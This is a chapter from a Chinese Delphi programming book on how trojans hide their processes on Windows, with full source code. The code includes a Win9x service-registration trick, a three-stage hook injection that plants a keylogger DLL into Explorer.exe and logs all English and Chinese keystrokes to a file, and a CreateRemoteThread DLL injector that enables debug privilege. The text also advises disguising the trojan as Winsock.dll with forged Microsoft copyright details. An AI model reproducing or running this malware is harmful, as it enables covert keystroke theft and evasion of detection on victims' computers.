木马对于大家应该并不陌生，进程的隐藏是木马比较关键的技术之一，许多木马都是以可执行文件方式存在的，但是这样很容易被发现。有没有一种进程的隐藏方法呢?答案是肯定的。

3.3.1 进程隐藏原理

一个正常的 Windows 应用程序，在运行之后，都会在系统之中产生一个进程，同时，每个进程，分别对应了一个不同的 PID (Progress ID, 进程标识符)，这个进程会被系统分配一个虚拟的内存空间地址段，一切相关的程序操作，都会在这个虚拟的空间中进行。

一个进程可以存在多个线程，同步执行多种操作。一般地，线程之间是相互独立的，当一个线程发生错误的时候，并不一定会导致整个进程的崩溃。

一个进程当以服务的方式工作的时候，将会在后台工作，不会出现在任务列表中，但是，在 Windows NT/2000 下，仍然可以通过服务管理器检查有哪些服务程序被启动运行。

想要隐藏木马程序，可以伪隐藏，也可以是真隐藏。伪隐藏就是指程序的进程仍然存在，只不过是消失在进程列表里。真隐藏的则是让程序彻底消失，不以一个进程或者服务的方式工作。伪隐藏的方法，是比较容易实现的，只要把木马服务器端的程序注册为一个服务就可以了，这样，程序就会从任务列表中消失了，因为系统不认为是一个进程，当按下【Ctrl+Alt+Delcte】组合键的时候，也就看不到这个程序。但是，这种方法只试用于 Windows 9x 的系统，对于其他版本的 Windows，例如 Windows NT/2000 等，具有服务管理器，通过服务管理器，同样会发现在系统中注册过的服务。

还有另一种方法是使用 API 的拦截技术，通过建立一个后台的系统钩子拦截 PSAPI 的 EnumProcessModules 等相关的函数来实现控制进程和服务的遍历，当检测到进程 ID(PID)为木马程序的时候直接跳过，这样就实现了进程的隐藏。

3.3.2 Windows 9x 下进程的伪隐藏

伪隐藏就是指程序的进程仍然存在，只不过是消失在进程列表里。在 Windows 9x 下，把可执行文件注册为服务进程时，就可以达到伪隐藏的目的，这用到了 KERNEL32.DLL 里的 RegisterServiceProcess 函数。

程序运行后，同时按下【Ctrl+Alt+Delete】组合键时可以看到“Projcet1”在进程列表框中:单击【伪隐藏进程】按钮后，再同时按下【Ctrl+Alt+Delete】组合键时“Project1”已经消失。

进程伪隐藏的源代码如下(见光盘中的“进程伪隐藏#”目录):

```
unit Unit1;

interface

uses

  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  ExtCtrls, StdCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Button2: TButton;
    Label1: TLabel;
    Timer1: TTimer;
    Button3: TButton;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure Timer1Timer(Sender: TObject);
    procedure Button3Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

function RegisterServiceProcess(
  dwProcessID, dwType: Integer): Integer; stdcall; external 'KERNEL32.DLL';
var
  Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.Button1Click(Sender: TObject);
begin
  RegisterServiceProcess(GetCurrentProcessID, 1);
end;

procedure TForm1.Button2Click(Sender: TObject);
```

```

begin
    RegisterServiceProcess(GetCurrentProcessID, 0);
end;

procedure TForm1.Timer1Timer(Sender: TObject);
begin
    timer1.Enabled:=false;
    show;
end;

procedure TForm1.Button3Click(Sender: TObject);
begin
    hide;
    timer1.Enabled:=true;
end;

end。

```

3.3.3 用三级跳实现真隐藏

要让进程真正地隐藏，需要把进程序里的部分代码(DLL 中的代码)“完全注入”到其他应用程序的地址空间，然后关闭本进程。

程序共三个工程文件：

- (1) WinExe.exe 是主程序
- (2) Install.dll 实现把某个 DLL 注入其他应用程序。
- (3) GetKey.dll 是木马程序代码

主程序 WinExec.exe 运行后加载 Install.dll 库，Install.dll 中有个安装函数实现把 GetKey.dll 中的代码注入其他应用程序(本例是资源浏览器 Explorer.exe，因为 Explorer.exe 是从 Windows 启动后一直存在的，使别人不产生怀疑)中，GetKey.dll 是木马程序，GetKey.dll 的代码注入后，WinExec.exe 和 Install.dll 在内存中卸载，但是 GetKey.dll 仍在内存中运行(但它属于资源浏览器 Explorer.exe 所在的进程)。同时按下【Ctrl+Alt+Delete】组合键是查看不到 WinExec.exe 这个进程在运行的，本例就这样成功地实现 GetKey.dll 注入到其他进程中去。

以上的过程就是三级跳隐藏进程。也许读者都会提出疑问：为什么不直接用 WinExec.exe 把 GetKey.dll 注入到其他进程中去呢？这是行不通的。因为 WinExec.exe 与 Explorer.exe 属于不同的进程，这两个进程的代码一般情况下是不能相互访问的。本例巧妙地利用 Install.dll 中的钩子(用 SetWindowsHookEx 函数来实现，详见第 2 章)，把 Install.dll 的代码注入到所有其他进程中去(注意：这种注入是暂时的，它会随主程序的退出而退出)，使得 Explorer.exe 进程的代码有机会去执行 Install.dll 中的 tfun 函数，从而实现“完全注入”GetKey.dll 的功能。因为 Install.dll 也被“暂时注入”到所有进程中去，所以在调用 tfun 函数之前必须使用 GetCurrentProcessID 判断当前进程是否是 Explorer.exe。

下面，先介绍一下映射。在 Windows 系统中，要进入另一个进程的空间有很多方法最标准的方法是 Microsoft 提供的系统级 Hook 功能(用 SetWindowsHookEx 函数来实现，详见第 2 章)，当一个 Hook 不是写在*.EXE 中，而是放入*.DLL 中时会成为系统级 Hook (系统级的含义是：不仅对本进程有效，对所有进程都有效)，这时这个 DLL 能收到所有系统中传输的指定

消息，不管是本进程的，还是其他进程的。如果是其他进程的，那么该*.DLL 会被操作系统强行映射到该进程的地址空间。正是这样，本例中的 Install.dll 也成为 Explorer.exe 进程空间的一部分，在 Install.dll 用 CreateThread 函数创建的线程，就成为 Explorer.exe 进程的子线程，从而实现了“完全注入” GetKey.dll 的功能。“暂时注入”与“完全注入”的差别是：“暂时注入”的代码会随原来主进程的结束而退出，“完全注入”的代码会一直保留，直至对方的程序运行结束。所以，当 WinExec.exe 结束执行时，Install.dll 也自动卸载。

要结束主程序 WinExec.exe 的运行，在 GetKey 中可以发出 Postmessage (findwindow('winexec', nil),wm_destroy, 0, 0)指令。因为 Install.dll 是属于 WinExec.exe 的，所以它会随着主程序 WinExec.exe 的结束而退出。但是，GetKey.dll 仍然留在内存中，而且属于 Explorer.exe 的一部分。

同时按下【Ctrl+Alt+Delete】组合键只能看到 Explorer.exe，而看不到 WinExec.exe。如果用 Preview 或用 Spy++, Winsight 等工具，可以看到 GetKey.dll 在内存中，但它的拥有者是 Explorer.exe。为了防止程序高手生疑，可以把 GetKey.dll 改成 Winsock.dll 等人们谙熟的名字，然后放在和 Windows 中自带的 Winsock 不同的目录中，这样就没人会怀疑这个文件了，当然把 GetKey.dll 的版权信息改成 Microsoft 的信息更好。

实现的源代码如下(见光盘中的“三级跳实现真隐藏”目录)。

1. WinExec 启动程序源代码

其源代码如下所示：

```
unit UnitMain;

interface

uses

  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs,tlhelp32;

type
  TForm1 = class(TForm)
    procedure FormShow(Sender: TObject);
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
  private
    procedure WMMsg(var message:TMessage);Message wm_user;
    { Private declarations }
  public
    { Public declarations }
  end;
  procedure InstallDll(path:string;MainFormHandle,ExplorerProcessID:
    THandle);stdcall;external 'install.dll';
  procedure RemoveDll;stdcall;external 'install.dll';
var
  Form1: TForm1;

implementation
```

```
{ $R *.dfm }
```

```
function FindProcessName: THandle;
var
  lppe: tprocessentry32;
  sshandle: thandle;
  found: boolean;
begin
  result:=0;
  {系统进程映射}
  sshandle := createtoolhelp32snapshot(TH32CS_SNAPALL, 0);
  {查找第一个进程}
  found := process32first(sshandle, lppe);
  while found do
  begin
    {如果为当前的进程或资源管理器}
    if ansiCompareText(ExtractFileName(lppe.szExefile), 'EXPLORER.EXE') = 0 then
    begin
      result:=lppe.th32ProcessID;
      break;
    end;
    found := process32next(sshandle, lppe); {检索下一个进程}
  end;
  {关闭内核句柄对象}
  CloseHandle(sshandle);
end;

procedure TForm1.FormShow(Sender: TObject);
var
  h:THandle;
begin
  h:=FindProcessName;    {查找 Explorer.exe 的进程 ID}
  if h<>0 then{调用 Install.dll 来注入 GetKey}
  {第一参数是当前目录，第二参数是本窗口句柄，第三参数是 Explorer.exe 进程 ID}
    InstallDll(extractfilepath(paramstr(0)),self.Handle,h);
end;

procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
begin
  RemoveDll;{卸载 Install.dll}
end;

{当收到自定义消息时，1 表示成功注入 GetKey.dll，2 表示成功卸载 GetKey.dll}
procedure TForm1.WMMsg(var message:TMessage);
```



```

begin
    if message.WParam=1 then
    begin
        if message.LParam=1 then
        begin
            showmessage('安装 OK');
            Close;
        end
        else if message.LParam=2 then
        begin
            showmessage('卸载 OK');
            Close;
        end;
    end;
end;
end;

```

end。

2. Install.dll 安装库源代码

这个动态库使用了钩子函数和内存映像文件，关于内存映像文件和钩子函数的信息可以参阅第 1,2 章。具体代码如下所示：

```

unit UnitInstallDll;

interface

uses

    windows, forms, messages, sysutils, dialogs, UnitConst;

type
    TInstallGetKey = procedure; stdcall; {与 GetKey 的接口 1 的声明}
    TRemoveGetKey = procedure; stdcall; {与 GetKey 的接口 2 的声明}
    procedure InstallDll(path:string;MainFormHandle,ExplorerProcessID:
        THandle);stdcall;
    procedure RemoveDll;stdcall;
var
    MemFile: THandle;
    pShMem: PInstallMem;
    HHGetMsgProc: HHook;
    InstallGetKey: TInstallGetKey; {与 GetKey 的接口 1，用于实现木马}
    RemoveGetKey: TRemoveGetKey; {与 GetKey 的接口 2，用于取消木马}

implementation

{让系统等待，ticks 的单位是毫秒}
procedure wait(ticks:dword);

```

```

var
    t:dword;
begin
    t:=gettickcount;
    while gettickcount-t<ticks do application.ProcessMessages;
end;

{注入或卸载 GetKey.dll}
procedure tfun; stdcall;
var
    h,LibHandle:THandle;
    p:PGetkeyMem;
    RetCode:dword;
begin
    {打开 GetKey 的共享内存 MemNameGetKey}
    h:=OpenFileMapping(FILE_MAP_WRITE or FILE_MAP_READ,False,
        MemNameGetKey);
    if h<>0 then    {如果成功打开，则说明 GetKey 已注入，现在要卸载它}
    begin
        p:=MapViewOfFile(h,FILE_MAP_WRITE or FILE_MAP_READ,0,0,0);
        if p<>nil then
        begin
            LibHandle:=p^.LibHandle;    {取得注入 GetKey 时的句柄}
            if LibHandle <> 0 then
            begin
                {获得 RemoveGetKey 过程地址}
                RemoveGetKey := GetProcAddress(LibHandle, 'RemoveGetkey'); {获得
Run 过程地址}
                if @RemoveGetKey <> nil then
                begin
                    RemoveGetKey;
                end;
                p^.ExitIt:=true;    {让 GetKey 的消息循环中止}
                repeat begin
                    GetExitCodeThread(pShmem^.GetkeyThreadID,RetCode);
                    application.ProcessMessages;
                end until RetCode<>STILL_ACTIVE;{等待注入 GetKey 的线程结束}
                SendMessage(HWND_BROADCAST,WM_SETTINGCHANGE,0,0);
                wait(500);{等待 0.5s}
                FreeLibrary(LibHandle);{卸载 GetKey}
            end;
            UnmapViewOfFile(p);
        end;
        closeHandle(h);
    end;
end;

```

```

        postmessage(pShMem^.MainFormHandle, wm_user, 1, 2); // 卸载主程序
    end
else begin {如果成功失败, 则说明 GetKey.dll 没有注入, 现在要注入它}
    {装入 GetKey.dll}
    LibHandle := LoadLibrary(pchar(pShMem^.MainPath + 'GetKey.dll'));
    {如果装入成功}
    if LibHandle <> 0 then
        begin
            {获得 InstallGetkey 过程地址}
            InstallGetKey := GetProcAddress(LibHandle, 'InstallGetkey');
            if @InstallGetKey <> nil then
                begin
                    InstallGetKey; {安装木马}
                end
            else FreeLibrary(LibHandle);
        end;
    end;
end;

{消息钩子回调过程}
function GetMsgProc(nCode: integer; wParam: WPARAM; lParam: LPARAM): LRESULT;
stdcall;
begin
    if (nCode >= 0) and (pShMem^.ExplorerProcessID <> 0) and (GetCurrentProcessID =
pShMem^.ExplorerProcessID) then
        begin
            pShMem^.ExplorerProcessID := 0; {不再需要监视是否是 Explorer.exe 线程}
            {注入或卸载 GetKey.dll。注意一定要用线程! 否则将造成系统错误}
            CreateThread(nil, 0, @tfun, nil, 0, pShMem^.GetkeyThreadID);
        end;
        {调用下一个钩子}
        Result := CallNextHookEx(HHGetMsgProc, nCode, wParam, lParam);
    end;
end;

{安装钩子, 用于把当前的 Install.dll “暂时注入” 其他进程}
procedure InstallDll(path: string; MainFormHandle, ExplorerProcessID: THandle); stdcall;
begin
    pShMem^.MainFormHandle := MainFormHandle; {主程序的句柄}
    pShMem^.ExplorerProcessID := ExplorerProcessID; {Explorer.exe 的进程 ID}
    strcpy(pShMem^.MainPath, pchar(path)); {当前目录}
    {安装钩子}
    if HHGetMsgProc = 0 then
        HHGetMsgProc := SetWindowsHookEx(WH_GETMESSAGE, GetMsgProc,
hinstance, 0);
end;

```

```

end;

{卸载钩子}
procedure RemoveDll;stdcall;
begin
    if HHGetMsgProc <> 0 then UnhookWindowsHookEx(HHGetMsgProc);
    HHGetMsgProc := 0;
    SendMessage(HWND_BROADCAST,WM_SETTINGCHANGE,0,0);
end;

procedure Extro;
begin
    {取消内存映射}
    UnmapViewOfFile(pShMem);
    {关闭映像文件}
    CloseHandle(MemFile);
end;

procedure Intro;
begin
    {打开或建立内存映像文件，用于多进程的数据共享}
    MemFile := OpenFileMapping(FILE_MAP_WRITE or FILE_MAP_READ,False,
        MemNameInstall);
    if MemFile=0 then
        begin
            MemFile := CreateFileMapping($FFFFFFFF, nil, PAGE_READWRITE, 0,
                SizeOf(TInstallMem), MemNameInstall);
        end;
    pShMem := MapViewOfFile(MemFile,FILE_MAP_WRITE or FILE_MAP_READ, 0, 0, 0);
end;

initialization
    Intro;
finalization
    Extro;
end。

```

3. GetKey.dll 执行库源代码

Windows 下的 WH_CALLWNDPROC 和 WH_GETMESSAGE 钩子是两个很有用的 Hook，能过滤大部分的 Windows 消息，但是要做成系统级的钩子，就要把代码写入动态链接库。这个木马程序能过滤 WM_CHAR(英文字符)和 WM_IME_CHAR(中文字符)消息，把所有的键盘输入保存到 C:\key.txt 文件中。下面是程序源代码：

```

unit UnitGetkeyDll;

```

```

interface

```

uses

windows, messages, dialogs, forms, sysutils, UnitConst;

procedure InstallGetkey; stdcall;

procedure RemoveGetkey; stdcall;

implementation

var

MemFile: THandle;

pShMem: PGetkeyMem;

HHCallWndProc, HHGetMsgProc: HHook;

procedure SaveInfo(str: string); stdcall;

var

f: textfile;

begin

{保存键盘按键到指定的文件中}

assignfile(f, FileName);

if fileexists(FileName) = false then rewrite(f)

else append(f);

if strcomp(pchar(str), pchar('#13#10')) = 0 then writeln(f, ")

else write(f, str);

closefile(f);

end;

{判断是否是按键的消息}

procedure HookProc(hWnd: integer; uMessage: integer; wParam: WPARAM; lParam: LPARAM); stdcall;

begin

{如果为字符消息}

if (uMessage = WM_CHAR) and (lParam <> 1) then //如果是英文

begin

{保存按键}

SaveInfo(format('%s', [chr(wparam and \$FF)]));

inc(pShMem^.count);

if pShMem^.count > 60 then //超过 60 个字符，加入回车

begin

SaveInfo('#13#10');

pShMem^.count := 0;

end;

end;

if (uMessage = WM_IME_CHAR) then //如果是汉字

```

begin
    SaveInfo(format('%s%s', [chr((wparam shr 8) and $FF), chr(wparam and $FF)]));
    inc(pShMem^.count, 2);
end;
end;

{消息钩子回调函数，用于截取英文字符}
function GetMsgProc(nCode: integer; wParam: WPARAM; lParam: LPARAM): LRESULT;
stdcall;
var
    pcs: PMSG;
begin
    pcs := PMSG(lParam);
    if (nCode >= 0) and (wParam=PM_REMOVE)and (pcs <> nil) and (pcs^.hwnd <> 0)
then
    begin
        HookProc(pcs^.hwnd, pcs^.message, pcs^.wParam, pcs^.lParam);
    end;
    Result := CallNextHookEx(HHGetMsgProc, nCode, wParam, lParam);
end;

{窗口消息回调函数，用于截取中文输入}
function CallWndProc(nCode: integer; wParam: WPARAM; lParam: LPARAM): LRESULT;
stdcall;
var
    pcs: PCWPSTRUCT;
begin
    pcs := PCWPSTRUCT(lParam);
    if (nCode >= 0) and (pcs <> nil) and (pcs^.hwnd <> 0) then
    begin
        HookProc(pcs^.hwnd, pcs^.message, pcs^.wParam, pcs^.lParam);
    end;
    Result := CallNextHookEx(HHCallWndProc, nCode, wParam, lParam);
end;

procedure Intro;
begin
    {建立内存映像文件，用于多个进程间共享数据}
    MemFile := CreateFileMapping($FFFFFFFF, nil, PAGE_READWRITE, 0,
    SizeOf(TGetKeyMem), MemNameGetkey);
    pShMem := MapViewOfFile(MemFile, FILE_MAP_WRITE or FILE_MAP_READ, 0, 0, 0);
end;

procedure Extro;

```

```

begin
  if pShMem<>nil then
    begin
      UnmapViewOfFile(pShMem);
      pShMem:=nil;
    end;
  if memfile<>0 then
    begin
      CloseHandle(MemFile);{关闭内存映像文件}
      MemFile:=0;
    end;
end;

```

{卸载木马，此函数供 Install.dll 调用}

```

procedure RemoveGetkey;
begin
  if HHGetMsgProc <> 0 then UnhookWindowsHookEx(HHGetMsgProc);
  HHGetMsgProc := 0;
  if HHCALLWndProc <> 0 then UnhookWindowsHookEx(HHCALLWndProc);
  HHCALLWndProc := 0;
end;

```

{安装木马，此函数供 Install.dll 调用}

```

procedure InstallGetKey; stdcall;
var
  p: PInstallMem;
  h: THandle;
begin
  pShMem^.Count:=0;{按键个数}
  pShMem^.LibHandle:=hInstance;{当前 GetKey 的句柄}
  {安装消息钩子，用于截取英文按键}
  if HHGetMsgProc = 0 then
    HHGetMsgProc := SetWindowsHookEx(WH_GETMESSAGE, GetMsgProc,
      hinstance, 0);
  {安装消息钩子，用于截取中文按键}
  if HHCALLWndProc = 0 then
    HHCALLWndProc := SetWindowsHookEx(WH_CALLWNDPROC, CallWndProc,
      hinstance, 0);
  {打开 Install.dll 的内存映像文件 MemNameInstall}
  h:=OpenFileMapping(FILE_MAP_WRITE or FILE_MAP_READ, false, MemNameInstall);
  if h<>0 then
    begin
      p:=MapViewOfFile(h,FILE_MAP_READ,0,0,0);
      if p<>nil then

```


写入功能，因此只能运行在 Windows NT/2000 下。

执行此 DLL 的最简单的方法是使用 Windows 提供的 Rundll32.exe(或 Rundll)，它可以运行 DLL 文件中指定的函数。运行方法如下：

Rundll32 [DLLFileName] [FuncName]

其中 DLLFileName 是 DLL 的文件名，而 FuncName 是函数名字。

可以利用动态嵌入技术实现进程的隐藏。动态嵌入技术指的是将自己的代码嵌入正在运行的进程中的技术。一般情况下，Windows 中的每个进程都有自己的私有内存空间，其他进程是不允许对这个私有空间进行操作的。但是实际上，仍然可以利用种种方法进入并操作进程的私有内存。动态嵌入技术有多种，如窗口 Hook、挂接 API、远程线程写入等，其中远程线程写入技术相对简单一些，只要有基本的进程线程和动态链接库的知识就可以轻松地完成嵌入。下面就介绍一下远程线程技术

远程线程技术指的是通过在另一个进程中创建远程线程的方法，进入该进程的内存地址空间。众所周知，在同一个进程内通过 CreateThread 函数创建线程，被创建的新线程与原来的主线程共享地址空间和其他的资源。这里介绍的是，通过 CreateRemoteThread 函数可以在另一个进程内创建新线程，被创建的远程线程(即另一进程的线程，下同)同样可以共享远程进程(即另一进程，下同)的地址空间。实际上，通过一个远程线程，进入了远程进程的内存地址空间，也就拥有了那个远程进程相当的权限。例如在远程进程内部启动一个 DLL 木马等，其步骤如下。

步骤

(1)通过 OpenProcess 来试图打开要嵌入的进程(如果远程进程不允许打开，那么嵌入就无法进行了，这往往是由于权限不足引起的，解决方法是通过种种途径提升本地进程的权限)，使用如下代码：

```
hRemoteProcess:=OpenProcess(PROCESS_CREATE_THREAD | {允许远程创建线程}  
PROCESS_VM_OPERATION |{允许远程 VM 操作}  
PROCESS_VM_WRITE, {允许远程 VM 写}  
FALSE, {是否被新建的子进程屏蔽}  
dwRemoteProcessId){远程进程}
```

由于后面需要写入远程进程的内存地址空间并建立远程线程，所以需要申请足够的权限(PROCESS_CREATE_THREAD、VM_OPERATION、VM_WRITE)。

(2)使用 LoadLibraryW 函数来启动 DLL 木马。LoadLibraryW 函数是在 kernel32.dll 中定义的，用来加载 DLL 文件，它只有一个参数，就是 DLL 文件的绝对路径名 pszLibFileName，在这里填入木马 DLL 的全路径文件名。但是，由于木马 DLL 是在远程进程内调用的，所以还需要先将这个文件名复制到远程地址空间，其代码如下所示：

```
{计算 DLL 路径名需要的内存空间}  
cb:= (1 + lstrlenW(pszLibFileName))* sizeof(WCHAR);  
{使用 VirtualAllocEx 函数在远程进程的内存地址空间分配 DLL 文件名缓冲区}  
pszLibFileRemote:=PWIDESTRING(VirtualAllocEx(hRemoteProcess, nil, cb,  
MEM_COMMIT, PAGE_READWRITE));  
{使用 WriteProcessMemory 函数将 DLL 的路径名复制到远程进程的内存空间}  
iReturnCode:=WriteProcessMemory(hRemoteProcess, pszLibFileRemote,  
pszLibFileName, cb, TempVar);  
{其中的 pszLibFile 是本进程的 DLL 文件名，pszLibFileRemote 是远程线程的 DLL 文  
件名的存放地址，取得 LoadLibraryW 的入口地址}  
pfnStartAddr:=GetProcAddress(GetModuleHandle('Kernel32'), 'LoadLibraryW');
```

```
{启动远程线程并调用 LoadLibraryW 函数，加载木马 DLL (pszLibFileRemote)}
Result := CreateRemoteThread(hRemoteProcess, nil, 0, pfnStartAddr,
    pszLibFileRemote, 0, TempVar);
```

让代码运行于其他进程的内存空间，这样不仅能很好地隐藏自己，也能更好地保护自己。这个时候，可以说已经实现了一个真正意义上的隐藏木马，它不仅欺骗并进入计算机系统，还进入了进程的内部。从某种意义上说，这种木马已经具备了病毒的很多特性，例如隐藏和寄生(和宿主同生共死)。所以，对于 Windows NT/2000 下会出现具备所有病毒特性的木马(不是指蠕虫，而是传统意义上的寄生病毒)，并不会感到奇怪。

通过上面的理论，利用 Delphi 编写一个进程隐藏程序。但是，希望读者不要利用这项技术去编写破坏性的程序，做一些没有意义的东西，笔者在此也声明不会对此负任何责任

程序源代码如下(见光盘中的“Windows NT/2000 下进程深度隐藏&”目录)。

1.启动程序

值得注意的是 OpenProcess 的第一个参数，这是多个常量的组合，因为后面需要写入远程进程的内存地址空间并建立远程线程，所以需要申请足够的权限 (PROCESS_CREATE_THREAD, VM_OPERATION, VM_WRITE)。可以使用 LoadLibraryW 函数来作为新线程的启动代码，并加载一个木马 DLL。LoadLibraryW 函数是在 kernel32.dll 中定义的，用来加载 DLL 文件，它只有一个参数，就是 DLL 文件的绝对路径名 pszLibFilename，但是由于 DLL 是在远程进程内调用的，所以首先还需要将这个文件名复制到远程地址空间(否则远程线程是无法“看到”到这个地址的)，其代码如下所示：

```
unit Unit1;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, tlhelp32;

type
    TForm1 = class(TForm)
        Button1: TButton;
        procedure Button1Click(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
    end;

var
    Form1: TForm1;

implementation

{$R *.DFM}

{查找指定的进程，然后返回进程 ID}
```

```

procedure FindAProcess(const AFilename: string; const PathMatch: Boolean;
    var ProcessID: DWORD);{AFilename 为要查找进程的文件名（可以包行路径）
    PathMatch 表示查找的时候是否匹配路径}
var
    lppe: TProcessEntry32;
    SsHandle: THandle;
    FoundAProc, FoundOK: boolean;
begin
    ProcessID := 0;
    {创建系统快照}
    SsHandle := CreateToolHelp32SnapShot(TH32CS_SnapProcess, 0);
    {第一个进程}
    FoundAProc := Process32First(SsHandle, lppe);
    {列举所有运行进程，匹配指定的文件名}
    while FoundAProc do
    begin
        if PathMatch then
            FoundOK := AnsiStricmp(lppe.szExefile, PChar(AFilename)) = 0
        else
            FoundOK := AnsiStricmp(PChar(ExtractFilename(lppe.szExefile)),
                PChar(ExtractFilename(AFilename))) = 0;
        if FoundOK then
        begin
            ProcessID := lppe.th32ProcessID;
            break;
        end;
        FoundAProc := Process32Next(SsHandle, lppe);
    end;
    CloseHandle(SsHandle);
end;

{激活或者停止指定的权限[Winnt Windows NT/2000]}
function EnabledDebugPrivilege(const bEnabled: Boolean): Boolean;
var
    hToken: THandle;
    tp: TOKEN_PRIVILEGES;
    a: DWORD;
const
    SE_DEBUG_NAME = 'SeDebugPrivilege';
begin
    Result := False;
    {打开进程令牌设置访问进程权限}
    if (OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, hToken))
    then

```

```

begin
    tp.PrivilegeCount := 1;
    {查找权限合法值}
    LookupPrivilegeValue(nil, SE_DEBUG_NAME, tp.Privileges[0].Luid);
    if bEnabled then
    {设置权限}
        tp.Privileges[0].Attributes := SE_PRIVILEGE_ENABLED
    else
        {设置默认权限属性}
        tp.Privileges[0].Attributes := 0;
    a := 0;
    {需要有调整令牌特权 TOKEN_ADJUST_PRIVILEGES}
    AdjustTokenPrivileges(hToken, False, tp, SizeOf(tp), nil, a);
    Result := GetLastError = ERROR_SUCCESS;
    CloseHandle(hToken);
end;
end;

function AttachToProcess(const HostFile, GuestFile: string; const PID: DWORD = 0):
DWORD;
{HostFile 为要绑定的宿主文件 (Exe 文件), GuestFile 为要嵌入的客户文件 (DLL 文
件), 如 AttachToProcess('Explorer.exe', 'Project1.dll');}
var
    hRemoteProcess: THandle;
    dwRemoteProcessId: DWORD;
    cb: DWORD;
    pszLibFileRemote: Pointer;
    iReturnCode: Boolean;
    TempVar: DWORD;
    pfnStartAddr: TFNThreadStartRoutine;
    pszLibAFilename: PwideChar;
begin
    Result := 0;
    {激活进程}
    EnabledDebugPrivilege(True);
    {为 UNICODE 变量分配内存, 以 null 结束, 所以要加 1}
    Getmem(pszLibAFilename, Length(GuestFile) * 2 + 1);
    {String 转换为 UNICODE}
    StringToWideChar(GuestFile, pszLibAFilename, Length(GuestFile) * 2 + 1);
    if PID > 0 then
        dwRemoteProcessID := PID
    else
        {查找特定的进程}
        FindAProcess(HostFile, False, dwRemoteProcessID);

```

```

hRemoteProcess := OpenProcess(PROCESS_CREATE_THREAD + {允许远程创建线程}
    PROCESS_VM_OPERATION + {允许远程 VM 操作}
    PROCESS_VM_WRITE, {允许远程 VM 写}
    FALSE, dwRemoteProcessId);
cb := (1 + lstrlenW(pszLibAFilename)) * sizeof(WCHAR);
{使用 VirtualAllocEx 函数在远程进程的内存地址空间分配 DLL 文件名缓冲区}
pszLibFileRemote := PWIDESTRING(VirtualAllocEx(hRemoteProcess, nil, cb,
    MEM_COMMIT, PAGE_READWRITE));
TempVar := 0;
{使用 WriteProcessMemory 函数将 DLL 的路径名复制到远程进程的内存空间}
iReturnCode := WriteProcessMemory(hRemoteProcess, pszLibFileRemote,
    pszLibAFilename, cb, TempVar);
if iReturnCode then
begin
    {计算 LoadLibraryW 函数的入口地址}
    pfnStartAddr := GetProcAddress(GetModuleHandle('Kernel32'), 'LoadLibraryW');
    {启动远程线程并调用 LoadLibraryW 函数，通过远程线程调用用户 DLL 文件}
    TempVar := 0;
    Result := CreateRemoteThread(hRemoteProcess, nil, 0, pfnStartAddr,
        pszLibFileRemote, 0, TempVar);
end;
Freemem(pszLibAFilename);
end;

procedure TForm1.Button1Click(Sender: TObject);
begin
    AttachToProcess('Explorer.exe', extractfilepath(paramstr(0))+'Project2.dll');
end;

end。

```

2.运行库源代码

本 DLL 的作用是在运行时在左上角显示系统当前时间，当然也可以做成木马程序，其代码如下所示：

```

unit UnitDll;

interface

uses
    SysUtils, Classes, Windows, Dialogs;

var
    hThreadHandle: Dword;
    dwThreadId: Dword;

```

implementation

{在左上角显示时间}

procedure ThreadProc;

var

hScreenDC: hdc;

SystemTime: _SYSTEMTIME;

Temp: string;

MyOutput: PChar;

begin

while true do

begin

Sleep(100);

hScreenDC := GetDC(0);

GetLocalTime(SystemTime);

Temp := format('Current Time is %d-%d-%d %d:%d:%d', [SystemTime.wYear,
SystemTime.wMonth,
SystemTime.wDay,
SystemTime.wHour,
SystemTime.wMinute,
SystemTime.wSecond]);

MyOutPut := Pchar(temp);

TextOut(hScreenDC, 0, 0, MyOutPut, strlen(MyOutPut));

ReleaseDC(0, hScreenDC);

end;

end;

initialization

hThreadHandle := CreateThread(nil, 0, @ThreadProc, nil, 0, dwThreadId);

finalization

if (hThreadHandle <> 0) then

TerminateThread(hThreadHandle, 0);

end。

本例运行如图 3-6 所示



图 3-6 Wind-NT/20M 下进程深度隐藏

3.4 线程

线程是一种操作系统对象，它代表一个进程中内部执行的代码的路径，是操作系统分配 CPU 时间的基本实体。事实上对于单 CPU 来说并不是真正的多线程，而是把 CPU 的时间分成很短的时间片段分配给每个线程，给人的感觉就是同时运行。应用程序为了实现多任务并行处理，可以采用创建成多个进程和在单一进程中创建多线程两种方法，但后者比前者更有效。通常，每个进程至少有一个线程(主线程)在执行自己的地址空间中的代码。如果进程内没有一个线程执行代码，进程也就没有继续存在的理由，系统将自动清除进程及其地址空间。当进程终止，在它生命期中创建的各种资源将被清除。多线程同时执行，将会引起对共享资源的冲突。

为避免冲突，就有必要同步访问共享资源的多线程。而且线程同步也有利于确保相互独立的代码按照正确的顺序执行，如果不能保持多线程的同步，就会导致死锁和竞争的问题。

Win32 API 提供许多保持线程同步的对象(如互斥对象、文件句柄、线程句柄等)，它们的句柄可以用来同步多个线程。一般采用创建事件对象来保持线程同步，当进程或线程终止时，进程和线程将被标记起来(Signaled)。

- 1 线程需要在下面两种情况下进行互相通信：

- 1 当有多个线程访问共享资源而不使资源被破坏时。

当一个线程需要将某个任务已经完成的情况通知另外一个或多个线程时。

线程的同步包括许多方面的内容，在下面几章中将分别对它们进行介绍。Windows 提供了许多方法，可以非常容易地实现线程的同步。但是，要想随时了解一连串的线程想要做什么，那是比较复杂的。

3.4.1 线程的优先级

每个线程都会被赋予一个从 0(最低)~31(最高)的优先级号码。当系统要确定将哪个线程分配给 CPU 时，它首先观察优先级为 31 的线程，并以循环方式进行调度。如果优先级为 31 的线程可以调度，那么就将该线程赋予一个 CPU 时间片。在该线程的时间片结束时，系统要查看是否还有另一个优先级为 31 的线程可以运行，如果有，它将允许该线程被赋予一个 CPU 时间片。

